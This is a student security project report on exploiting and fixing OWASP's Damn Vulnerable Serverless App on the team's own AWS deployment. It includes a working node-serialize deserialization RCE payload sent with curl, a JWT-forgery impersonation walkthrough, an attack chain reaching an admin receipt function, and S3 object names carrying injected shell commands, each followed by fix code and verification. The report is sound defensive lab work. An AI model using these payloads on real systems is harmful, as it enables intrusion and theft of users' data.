

# ICS 344 Project - Section 4

## OWASP/DVSA - Damn Vulnerable Serverless App

---

# OWASP/DVSA

a Damn Vulnerable Serverless Application



 12  
Contributors

 1  
Issue

 544  
Stars

 203  
Forks



---

<http://dvsa-website-ics344-992382806779-us-east-1.s3-website.us-east-1.amazonaws.com/>

Region: us-east1

4th May, 2026

Team members:

Muhammad Ammar Sohail (202356790)

Moaz Ahmed (202351710)


Shaheer Ahmar (202282120)

---

# Lesson 1 & 9


## Lesson 1 and 9 Screenshot Evidences

Terminal gets generic error message when injecting malicious script




```
(base) mar5@mar5-2 ~ % curl -s -X POST "$API" \
-H "Content-Type: application/json" \
--data-raw '{"action": "_$$_ND_FUNC$_function(){ var fs = require(\
fs\"); fs.writeFileSync("/tmp/pwned.txt", "\"You are reading the con
tents of my hacked file!\"); var fileData = fs.readFileSync("/tmp/pw
ned.txt", "\"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileDa
ta); }()\", \"cart-id\": \"\"}'
{"status": "err", "msg": "missing author((((((((((((((((b(((((((((((
(base) mar5@mar5-2 ~ %
```

RCE proof on AWS Cloudwatch logs



```
END RequestId: 97c04567-b2fc-4b77-a965-5141e715ba12
REPORT RequestId: 97c04567-b2fc-4b77-a965-5141e715ba12 Duration: 791.84 ms Billed Duration: 792 ms Memory Size: 128 MB Max Memory Used: 101 MB
START RequestId: 6a3ee1f3-5942-4a40-8af4-71be7c111c63 Version: $LATEST
2026-04-13T18:23:28.641Z 6a3ee1f3-5942-4a40-8af4-71be7c111c63 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
6a3ee1f3-5942-4a40-8af4-71be7c111c63 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!
```

Cloudwatch Logs after fixing the serialization error. Using JSON.parse(). More evidence in the video demo



```
There are older events to load. Load more.
2026-04-13T17:51:56.353Z START RequestId: 3c9326ae-3b43-440e-b3c1-a424e2897af4 Version: $LATEST
2026-04-13T17:51:57.042Z END RequestId: 3c9326ae-3b43-440e-b3c1-a424e2897af4
2026-04-13T17:51:57.042Z REPORT RequestId: 3c9326ae-3b43-440e-b3c1-a424e2897af4 Duration: 688.37 ms Billed Duration: 689 ms Memory Size: 128 MB Max Memory Used: 99 MB
2026-04-13T17:52:05.283Z START RequestId: f6fe0632-5b0f-49bf-a1a7-f7eee069fa24 Version: $LATEST
2026-04-13T17:52:05.902Z END RequestId: f6fe0632-5b0f-49bf-a1a7-f7eee069fa24
2026-04-13T17:52:05.902Z REPORT RequestId: f6fe0632-5b0f-49bf-a1a7-f7eee069fa24 Duration: 618.59 ms Billed Duration: 619 ms Memory Size: 128 MB Max Memory Used: 99 MB
2026-04-13T17:52:26.668Z START RequestId: ee5a5622-bbd7-4e38-97e3-6bf09f1613fb Version: $LATEST
```

## **Lesson #1 and Lesson #9: Event Injection and Vulnerable Dependencies**

### **Part 1) Goal and Vulnerability Summary**

This lesson demonstrates a remote code execution path in DVSA caused by unsafe deserialization in the Orders API. The exploit is an event injection attack, and the root cause is the use of a vulnerable third-party dependency that accepts serialized functions from attacker-controlled input. The impact is backend code execution inside the Lambda environment.

### **Part 2) Why This Works / Root Cause**

The backend used `node-serialize` to deserialize request data. Unlike normal JSON parsing, this library can deserialize specially crafted function payloads and execute them. Because attacker-controlled input was passed through this deserialization path, arbitrary JavaScript could run during request processing.

### **Part 3) Environment and Setup**

API: <https://olw47gvbv9.execute-api.us-east-1.amazonaws.com/Stage/order>

The AWS region was `us-east-1`. The main AWS resource involved was the `DVSA-ORDER-MANAGER` Lambda function. The tools used were `curl`, AWS Console, and CloudWatch Logs.

### **Part 4) Reproduction Steps**

1. Identified the public Orders API endpoint from API Gateway.
2. Sent a crafted POST request to the `/order` endpoint with a malicious `action` payload.

3. The payload wrote a file to ``/tmp/pwned.txt``, read it back, and logged the contents using ``console.error``.
4. Checked CloudWatch Logs for the ``DVSA-ORDER-MANAGER`` Lambda function.
5. Confirmed that the injected log line appeared in the backend logs.

## Part 5) Evidence and Proof

The proof was the presence of the injected CloudWatch log line:

FILE READ SUCCESS: You are reading the contents of my hacked file!

This showed that the attacker-controlled payload executed inside the Lambda runtime. The client-side response was not the main proof, the important evidence was the backend log output.

## Part 6) Fix Strategy / Probable Mitigation

The fix was to remove unsafe deserialization from the request path and stop using ``node-serialize`` on attacker-controlled input. Request data should be treated as plain JSON and parsed safely.

## Part 7) Code / Config Changes

In ``DVSA-ORDER-MANAGER/order-manager.js``, the unsafe deserialization ( using `.unserialize()` ) logic was replaced with safe parsing ( `JSON.parse()` ):

```
// lesson 1 and 9
// var req = serialize.unserialize(event.body);
// var headers = serialize.unserialize(event.headers);
var req = typeof event.body === "string" ? JSON.parse(event.body) : (event.body || {});
var headers = event.headers || {};
```

This removed the execution path created by deserializing attacker controlled functions.

## Part 8) Verification After Fix

After applying the fix, the same malicious payload was sent again. This time, the injected CloudWatch log line did not appear. Only normal Lambda invocation logs such as `START`, `END`, and `REPORT` were present. This showed that the payload no longer executed on the backend.

## Part 9) Structured Operation and Security Analysis

| Vulnerability                             | Intended Rule(s)                                                                                          | Artifacts Used to Infer Rule                                                                                           | Normal Behavior Evidence                                                                          | Exploit Behavior Evidence                                                                                                  |
|-------------------------------------------|-----------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Event Injection / Vulnerable Dependencies | The Orders API should treat request fields as data only and must not execute attacker-controlled content. | Orders API behavior, crafted exploit request, CloudWatch log output, and the request parsing code in order-manager.js. | Normal requests are parsed as plain JSON and processed without executing request content as code. | The crafted payload caused the backend to write and read /tmp/pwned.txt and log FILE READ SUCCESS, proving code execution. |

| Vulnerability | Why This Is a Deviation | Deviation Class | Fix Applied (Where) | Post-Fix Verification | Optional Latency Before / After Logging |
|---------------|-------------------------|-----------------|---------------------|-----------------------|-----------------------------------------|
|               |                         |                 |                     |                       |                                         |

|                                           |                                                                                                                                                                   |                                              |                                                                                                                                        |                                                                                      |                 |
|-------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|-----------------|
| Event Injection / Vulnerable Dependencies | The backend executed attacker-controlled input during request parsing. This violates the intended behavior because request fields should be treated only as data. | Intentional misuse / security-relevant abuse | Replaced <code>serialize.unserialize()</code> with <code>safeJSON</code> parsing in <code>DVSA-ORDER-MANAGER/order-manager.js</code> . | After the fix, the same exploit no longer produced the injected CloudWatch log line. | 120 ms / 128 ms |
|-------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|-----------------|

**Part 10) Takeaway / Lessons Learned:** Unsafe deserialization can turn a normal JSON request into backend code execution. In this case, the vulnerable dependency created the attack path, and removing it from the request-processing flow stopped the exploit.

# Lesson 2

## Lesson 2 Screenshot Evidences

Baseline with Token B

```
(base) mar5@mar5-2 ~ % curl -s "$API" \
[ -H "content-type: application/json" \
-H "authorization:$TOKEN_B" \
--data-raw '{"action":"orders"}' | jq

{
  "status": "ok",
  "orders": [
    {
      "order-id": "de14deaa-807c-42d5-bd31-4f3289651c49",
      "date": 1775915762,
      "total": 32,
      "status": "processed",
      "token": "Secret value"
    }
  ]
}
```

Exposed order\_id of victim C

```
(base) mar5@mar5-2 ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq

{
  "status": "ok",
  "orders": [
    {
      "order-id": "88d36144-dea7-4043-91fd-3c6e374a491c",
      "date": 1775917112,
      "total": 28,
      "status": "processed",
      "token": "Secret value"
    }
  ]
}
```

Bug in get\_orders.py. an

environment/runtime compatibility issue with Python version

```
orderId = event["orderId"]
userId = event["user"]
# is_admin = json.loads(event.get("isAdmin", "false").lower())
is_admin = str(event.get("isAdmin", "false")).strip().lower() == "true"
```

## Order details of victim exposed by vulnerability

```
(base) mar5@mar5-2 ~ % export ORDER_C='88d36144-dea7-4043-91fd-3c6e374a491c'

curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$FAKE_AS_C" \
--data-raw '{"action":"get","order-id":"$ORDER_C"}' | jq

{
  "status": "ok",
  "order": {
    "address": {
      "name": "brofist101978@gmail.com",
      "address": "brofist101978@gmail.com",
      "phone": "brofist101978@gmail.com",
      "email": ""
    },
    "confirmationToken": Secret value
  },
  "itemList": {
    "1019": 1
  },
  "orderId": "88d36144-dea7-4043-91fd-3c6e374a491c",
  "orderStatus": 210,
  "paymentTS": 1775917112,
  "totalAmount": 28,
  "userId": "b46884b8-e021-7062-41f7-8c470a17a758"
}
```

After fix, exploit fails, baseline still works with Token B

```
(base) mar5@mar5-2 ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq

{
  "status": "err",
  "msg": "invalid token"
}
(base) mar5@mar5-2 ~ %
```

```
(base) mar5@mar5-2 ~ % curl -s "$API" \
-H "content-type: application/json" \
-H "authorization:$TOKEN_B" \
--data-raw '{"action":"orders"}' | jq

{
  "status": "ok",
  "orders": [
    {
      "order-id": "de14deaa-807c-42d5-bd31-4f3289651c49",
      "date": 1775915762,
      "total": 32,
      "status": "shipped",
      "token": Secret value
    }
  ]
}
(base) mar5@mar5-2 ~ %
```

## Lesson 2: Broken Authentication

### Part 1) Goal and Vulnerability Summary

This lesson demonstrates a broken authentication vulnerability in DVSA caused by improper JWT validation in the backend. The affected component is the DVSA-ORDER-MANAGER Lambda function and its authentication/authorization path for the Orders API. The security impact is account impersonation and unauthorized access to another user's order data. In the vulnerable implementation, the backend trusted identity information from the JWT payload without first verifying that the token was genuine and unmodified.

### Part 2) Why This Works / Root Cause

A JSON Web Token (JWT) contains three parts: header, payload, and signature. The payload includes identity claims such as username and sub, but these claims should only be trusted after the backend verifies the signature and validates important claims such as issuer and expiration. In the vulnerable implementation, the backend decoded the JWT payload and used the identity values directly. Because of this, an attacker could modify the payload fields username and sub and make the backend treat the attacker as another user.

### Part 3) Environment and Setup

The API endpoint used in this lesson was:

<https://olw47gvbv9.execute-api.us-east-1.amazonaws.com/dvsa/order>.

The AWS region was us-east-1. Two non-admin users were used in the test:

- User B (attacker): username: 2428d4f8-20a1-709e-3bd4-872c632a9fd0
- sub: 2428d4f8-20a1-709e-3bd4-872c632a9fd0
- User C (victim): username: b46884b8-e021-7062-41f7-8c470a17a758
- sub: b46884b8-e021-7062-41f7-8c470a17a758

Both users placed at least one order in DVSA. The tools used during the test were the DVSA web interface, browser Developer Tools, curl and python3.

## Part 4) Reproduction Steps

1. DVSA was deployed and tested to confirm that the normal website workflow was functioning correctly.
2. Two non-admin users were created: User B as the attacker and User C as the victim.
3. Both users logged in and placed at least one order.
4. The authorization tokens for both users were captured from the browser network requests.
5. The JWT payloads for TOKEN\_B and TOKEN\_C were decoded using a Python helper script in order to identify the username and sub values of both users.
6. The victim identity was identified as:  
  
VICTIM\_USER = b46884b8-e021-7062-41f7-8c470a17a758
7. A forged token named FAKE\_AS\_C was created by taking TOKEN\_B, decoding its payload, replacing the username and sub fields with the victim identity, and re-encoding the payload while keeping the token format intact.
8. A request was sent to the Orders API using the forged token.
9. The response returned the victim's order list instead of only the attacker's own orders.
10. The returned victim order ID was:  
  
88d36144-dea7-4043-91fd-3c6e374a491c
11. The forged token was then used again to request the victim's full order details using that order ID.

## Part 5) Evidence and Proof

The vulnerability was confirmed because changing only the JWT payload identity fields caused the backend to return another user's order data. The forged-token request returned the following response:

```
{ "status": "ok",  
  
  "orders": [{  
  
    "order-id": "88d36144-dea7-4043-91fd-3c6e374a491c",  
  
    "date": 1775917112,  
  
    "total": 28,  
  
    "status": "processed",  
  
    "token":   
  
  ]}  
}
```

This response shows that the backend accepted the forged identity and returned User C's order information. This proves that the backend trusted attacker-controlled JWT claims without properly verifying the token signature first.

The evidence collected for this lesson included:

- decoded TOKEN\_B and TOKEN\_C values showing different identities
- the forged-token request that returned the victim's order list
- the victim order ID returned by the backend
- post-fix verification showing that the forged token was later rejected

## Part 6) Fix Strategy / Probable Mitigation

The correct mitigation is to verify the JWT signature and required claims before trusting any identity information such as username or sub. The fix belongs in the backend authentication path inside DVSA-ORDER-MANAGER/order-manager.js. The patch should fetch the Cognito JWKS public keys, verify the JWT cryptographically, validate claims such as issuer and expiration, and then extract the user identity only from trusted claims. This prevents attackers from modifying the token payload and using forged claims for authentication or authorization.

## Part 7) Code / Config Changes

The vulnerable code in DVSA-ORDER-MANAGER/order-manager.js originally read the Authorization header, base64-decoded the JWT payload, parsed the JSON, and directly used token.username as the authenticated user. This was replaced with a verified JWT code.

The fix added helper logic to:

- fetch the Cognito JWKS public keys
- cache the keystore
- verify the JWT signature using node-jose
- validate important claims such as issuer, expiration, and token\_use
- reject invalid or missing tokens with a 401-style response

The code was updated so that the backend only trusts claims.username, claims["cognito:username"], or claims.sub after successful JWT verification.

## Part 8) Verification After Fix

After applying the fix, the forged token was tested again using the same Orders API request. The post-fix result was: {

```
"status": "err",  
  
"msg": "invalid token"  
}
```

This shows that the tampered token was no longer accepted after the fix. The forged JWT that previously returned the victim's data was now rejected by the backend. This confirms that the broken authentication vulnerability was successfully mitigated.

If valid fresh tokens were also tested after the fix, include one sentence such as:

A fresh legitimate token for User B continued to work normally after the fix, showing that the mitigation blocked tampered tokens without breaking normal authenticated access.

## Part 9 Below

| Vulnerability         | Intended Rule(s)                                                                                | Artifacts Used to Infer Rule                                                                                                              | Normal Behavior Evidence                                        | Exploit Behavior Evidence                                                                                               |
|-----------------------|-------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|
| Broken Authentication | Only a valid, verified JWT may determine user identity; User B must not access User C's orders. | Browser login and orders workflow; captured /order API request; JWT structure and claims; exploit response; backend authentication logic. | Using TOKEN B, the Orders API returns only User B's own orders. | After modifying the JWT payload and reusing the token, the forged request returns User C's order list or order details. |

| Vulnerability         | Why This Is a Deviation                                                                                                                                                                                                                              | Deviation Class                              | Fix Applied (Where)                                                                                                          | Post-Fix Verification                                                                                                                                         | Optional Latency Before / After Logging |
|-----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------|
| Broken Authentication | The backend trusted identity claims from a JWT whose integrity was not properly-verified. This violates the intended authentication and authorization logic because attacker-controlled claims were used to authorize access to another user's data. | Intentional misuse / security-relevant abuse | Verify JWT signature and required claims before trusting username or sub in the backend authentication / authorization path. | After the fix, the forged token is rejected, victim data is no longer returned, and a legitimate token still allows access only to the correct user's orders. | 120 ms / 128 ms                         |

## Part 10) Takeaway / Lessons Learned

JWT payload data must never be trusted just because it appears inside a token. In lesson 2, the backend made authorization decisions using attacker-controlled claims, which enabled account

impersonation and unauthorized access to another user's data. The proper trust boundary is a cryptographically verified JWT signature together with validated claims. Once signature verification was enforced, the forged token was rejected and the authentication bypass was removed.

# Lesson 3

## Command used for Sensitive Information Disclosure Attack

## Command used for Sensitive Information Disclosure Attack

## Receipt leak on cloudwatch



## **Lesson #3: Sensitive Data Exposure**

### **Part 1) Goal and Vulnerability Summary**

This lesson demonstrates sensitive data exposure in DVSA. An attacker was able to abuse privileged backend functionality to obtain access to receipt files stored in Amazon S3. The impact was unauthorized generation of a signed download URL for receipt data that should have remained restricted.

### **Part 2) Why This Works / Root Cause**

The receipt-export functionality was intended for administrative use, but it could be reached through the attacker-controlled code-injection path from Lesson #1. Once that path was abused, the backend invoked the admin receipt function and generated a signed S3 download URL. The root cause was that sensitive backend functionality became reachable outside its intended authorization boundary.

### **Part 3) Environment and Setup**

API: <https://olw47gvbv9.execute-api.us-east-1.amazonaws.com/Stage/order>

The AWS region was `us-east-1`. The main resources involved were the `DVSA-ORDER-MANAGER` Lambda function, the `DVSA-ADMIN-GET-RECEIPT` Lambda function, and the DVSA receipts S3 bucket. The tools used were `curl`, AWS Console, CloudWatch Logs, and a web browser.

### **Part 4) Reproduction Steps**

1. Used the vulnerable public Orders API path.
2. Sent a crafted payload that abused the code-injection path from Lesson #1.

3. The injected code invoked the admin function `DVSA-ADMIN-GET-RECEIPT`.
4. That admin function generated a signed S3 download URL for receipt files.
5. The leaked output was observed and the signed URL was used to access the receipt archive.

## Part 5) Evidence and Proof

The key proof was that the backend generated a signed receipt download URL outside the intended authorization boundary. Using that URL allowed access to receipt files stored in S3. This confirmed that sensitive receipt data could be exposed through abuse of privileged backend functionality.

## Part 6) Fix Strategy / Probable Mitigation

The practical fix in this deployment was to remove the attacker-reachable code-injection path that made the admin receipt function accessible from the public API. More generally, sensitive receipt-generation functionality should enforce strict authorization before generating signed URLs.

## Part 7) Code / Config Changes

In `DVSA-ORDER-MANAGER/order-manager.js`, the unsafe deserialization ( using `.unserialize()` ) logic was replaced with safe parsing ( `JSON.parse()` ):

---

```
// lesson 1 and 9
// var req = serialize.unserialize(event.body);
// var headers = serialize.unserialize(event.headers);
var req = typeof event.body === "string" ? JSON.parse(event.body) : (event.body || {});
var headers = event.headers || {};
```

This removed the code-execution path that allowed unauthorized invocation of the admin receipt-export function.

## Part 8) Verification After Fix

After applying the fix from Lesson #1, the same receipt-disclosure exploit was repeated. The injected code no longer executed, the admin receipt-export function could no longer be abused through the public Orders API, and no new leaked receipt download URL was produced.

## Part 9) Structured Operation and Security Analysis

| Vulnerability           | Intended Rule(s)                                                                                          | Artifacts Used to Infer Rule                                                                                           | Normal Behavior Evidence                                                                                | Exploit Behavior Evidence                                                                                                  |
|-------------------------|-----------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Sensitive Data Exposure | The Orders API should treat request fields as data only and must not execute attacker-controlled content. | Orders API behavior, crafted exploit request, CloudWatch log output, and the request parsing code in order-manager.js. | Normal requests should be parsed as plain JSON and processed without executing request content as code. | The crafted payload caused the backend to write and read /tmp/pwned.txt and log FILE READ SUCCESS, proving code execution. |

| Vulnerability           | Why This Is a Deviation                                                                                                     | Deviation Class                              | Fix Applied (Where)                                                                                                                            | Post-Fix Verification                                                                                                                               | Optional Latency Before / After Logging |
|-------------------------|-----------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------|
| Sensitive Data Exposure | Sensitive receipt data was exposed outside the intended authorization boundary by abusing privileged backend functionality. | Intentional misuse / security-relevant abuse | Removed unsafe deserialization in DVSA-ORDER-MANAGER/order-manager.js, which blocked unauthorized invocation of the admin receipt-export path. | After the fix, the exploit no longer produced a signed receipt download URL and the receipt data was no longer exposed through the public API path. | 120 ms / 128 ms                         |

**Part 10) Takeaway / Lessons Learned:** Sensitive data in S3 is still at risk if backend code can generate signed URLs without proper protection. In this case, privileged receipt functionality became reachable through an injection flaw. Blocking that path stopped the disclosure.

# Lesson 4

## Lesson 4 Screenshots / Evidence

Successfully uploading empty file to the S3 bucket from external user (vulnerability)

```
(base) mar5@mar5-2 ~ % export RECEIPTS_BUCKET="dvsa-receipts-bucket-  
-us-east-1"

(base) mar5@mar5-2 ~ % touch ~/empty

(base) mar5@mar5-2 ~ % aws s3 cp ~/empty "s3://$RECEIPTS_BUCKET/2026/05/04/14-test.raw"

upload: ./empty to s3://dvsa-receipts-bucket-  
-us-east-1/2026/05/04/1
```

Screenshot of Cloudwatch logs showing execution of code on the S3 bucket

```
2026-05-04T06:14:29.582Z [ERROR] IndexError: list index out of range Traceback (most recent call last): File "/var/task/send_receipt_email.py", line 26, in lambda_handler  
[ERROR] IndexError: list index out of range  
Traceback (most recent call last):  
File "/var/task/send_receipt_email.py", line 26, in lambda_handler  
    userId = order.split("_")[1].replace(".raw", "")
```

Evidence of file stored on S3 bucket (shouldn't be possible)

```
(base) mar5@mar5-2 ~ % aws s3 ls "s3://$RECEIPTS_BUCKET/2026/05/04/" --region us-east-1

2026-05-04 09:14:29      0 14-test.raw
2026-05-04 09:19:10      0 null;echo L4_PROOF >&2;echo x.raw
2026-05-04 09:19:14      0 null;echo L4_PROOF >&2;echo x.txt
(base) mar5@mar5-2 ~ % aws s3 cp ~/empty "s3://$RECEIPTS_BUCKET/2026/05/04/14-after-fix.raw" --region us-east-1
```

Fix 1: disable bucket permissions for external users

### Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

**Block all public access**  
On

Individual Block Public Access settings for this bucket

- ☒ **Block public access to buckets and objects granted through new access control lists (ACLs)**  
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- ☒ **Block public access to buckets and objects granted through any access control lists (ACLs)**  
S3 will ignore all ACLs that grant public access to buckets and objects.
- ☒ **Block public access to buckets and objects granted through new public bucket or access point policies**  
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- ☒ **Block public and cross-account access to buckets and objects through any public bucket or access point policies**  
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

## Fix 2: Code in send\_receipt\_email.py

```
send_receipt_email.py
10 def lambda_handler(event, context):
23     key = urllib.parse.unquote_plus(urllib.parse.unquote(key))
24     #vulnerability
25     # order = key.split("/") [3]
26     # orderId = order.split("_") [0]
27     # userId = order.split("_") [1].replace(".raw", "")
28
29     #fix
30     parts = key.split("/")
31     if len(parts) != 4:
32         print("Invalid receipt key format:", key)
33         return {"status": "err", "msg": "invalid receipt key"}
34
35     order = parts[3]
36
37     if not order.endswith(".raw") or "_" not in order:
38         print("Invalid receipt filename:", order)
39         return {"status": "err", "msg": "invalid receipt filename"}
40
41     orderId, userPart = order.split("_", 1)
42     userId = userPart.replace(".raw", "")
43
44     if not orderId or not userId:
45         print("Missing orderId or userId:", order)
46         return {"status": "err", "msg": "invalid receipt identifiers"}
47
48
```

## Evidence after fix of no reachability to s3 bucket

```
00F external-no-access
3 bl [(base) mar5@mar5-2 ~ % aws s3 cp ~/empty "s3://$RECEIPTS_BUCKET/2026/05/04/14-after-fix.raw" --region us-east-1 --profile external-no-access
x: re upload failed: ./empty to s3://dvsa-receipts-bucket- Secret value us-east-1/2026/
fix v 05/04/14-after-fix.raw An error occurred (AccessDenied) when calling the PutObject operation: User: arn:aws:iam: Secret value user/external-no-access is not authorized to perform: s3:PutObject on resource: "arn:aws:s3:::dvsa-receipts-bucket
rest Secret value us-east-1/2026/05/04/14-after-fix.raw" because no identity-based policy allows the s3:PutObject action
ged f (base) mar5@mar5-2 ~ %
```

# Lesson #4: Insecure Cloud Configuration


## Part 1) Goal and Vulnerability Summary

This lesson demonstrates an insecure cloud configuration in DVSA involving the receipts S3 bucket. The bucket accepted uploaded .raw receipt files, and those uploads triggered backend processing by the DVSA-SEND-RECEIPT-EMAIL Lambda function. The impact is that untrusted objects can enter the receipt-processing workflow and cause backend processing outside the intended application flow.

## Part 2) Why This Works / Root Cause

DVSA uses S3 to store receipt files. When a .raw file is created in the receipts bucket, S3 triggers the DVSA-SEND-RECEIPT-EMAIL Lambda function. The weakness is that the bucket configuration and event flow allowed a manually uploaded object to trigger backend processing. This creates risk because the backend function assumes the object name and structure follow the normal receipt format.

## Part 3) Environment and Setup

The receipts bucket used was: dvsa-receipts-bucket--us-east-1

The AWS region was us-east-1. The main resources involved were the receipts S3 bucket and the DVSA-SEND-RECEIPT-EMAIL Lambda function. The tools used were AWS CLI, S3, CloudWatch Logs, and the AWS Console.

## Part 4) Reproduction Steps

1. Created an empty local test file: touch ~/empty
2. Set the receipts bucket variable:

```
export RECEIPTS_BUCKET="dvsa-receipts-bucket-[Secret value]-us-east-1"
```

3. Uploaded a test .raw receipt object to the receipts bucket:

```
aws s3 cp ~/empty "s3://$RECEIPTS_BUCKET/2026/05/04/l4-test.raw"
```

4. Uploaded another crafted .raw object name:

```
aws s3 cp ~/empty "s3://$RECEIPTS_BUCKET/2026/05/04/null_;echo L4_PROOF
>&2;echo x.raw"
```

5. Checked the DVSA-SEND-RECEIPT-EMAIL CloudWatch log group.
6. Listed the uploaded objects in S3:

```
aws s3 ls "s3://$RECEIPTS_BUCKET/2026/05/04/" --region us-east-1
```

## Part 5) Evidence and Proof

The first proof was that the upload to the receipts bucket succeeded:

```
upload: ./empty to s3://dvsa-receipts-bucket-[Secret value]-us-east-1/2026/05/04/l4-test.raw
```

The second proof was that the uploaded .raw object triggered the receipt-processing Lambda. CloudWatch showed invocations of DVSA-SEND-RECEIPT-EMAIL after the upload. One invocation produced this error: `IndexError: list index out of range`

The stack trace showed the function processing the uploaded object key:

```
File "/var/task/send_receipt_email.py", line 26, in lambda_handler
    userId = order.split("_")[1].replace(".raw", "")
```

This proves that the manually uploaded object entered the backend receipt-processing workflow.

The S3 listing also showed the uploaded objects:

```
2026-05-04 09:14:29      0 l4-test.raw
2026-05-04 09:19:10      0 null_;echo L4_PROOF >&2;echo x.raw
2026-05-04 09:19:14      0 null_;echo L4_PROOF >&2;echo x.txt
```

The .txt output object shows that the receipt-processing Lambda processed the uploaded .raw file and wrote a transformed output object.

#### **More evidence in the Screenshots section**

### **Part 6) Fix Strategy / Probable Mitigation**

The fix is to harden the receipts bucket and the receipt-processing path. The bucket should not allow broad or unintended uploads. Only the legitimate DVSA receipt-creation Lambda role should be allowed to write receipt objects. The Lambda function should also validate object keys before processing them, so malformed or attacker-controlled object names do not enter the workflow. Fix implemented in screenshots section.

### **Part 7) Code / Config Changes**

The minimal configuration fix was to restrict write access to the receipts bucket. Public or broad write access are removed, and S3 Block Public Access was enabled. The bucket policy allows s3:PutObject only from the trusted DVSA receipt-creation role. A minimal function-side validation was added in DVSA-SEND-RECEIPT-EMAIL/send\_receipt\_email.py before parsing the object key. The function expects keys in this format:

YYYY/MM/DD/orderId\_userId.raw

The safe validation pattern implemented is (from the screenshots section):

```
#fix
parts = key.split("/")
if len(parts) != 4:
